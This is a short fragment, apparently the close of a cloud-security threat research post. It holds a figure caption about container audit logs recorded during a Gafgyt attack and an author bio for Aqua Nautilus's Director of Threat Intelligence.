

Figure 16: Audit log indicate of events in the container level, during the Gafgyt attack

Assaf is the Director of Threat Intelligence at Aqua Nautilus. He is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supports the team's data needs, and helps Aqua and the ecosystem remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.
Assaf is leading an O’Reilly course, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.
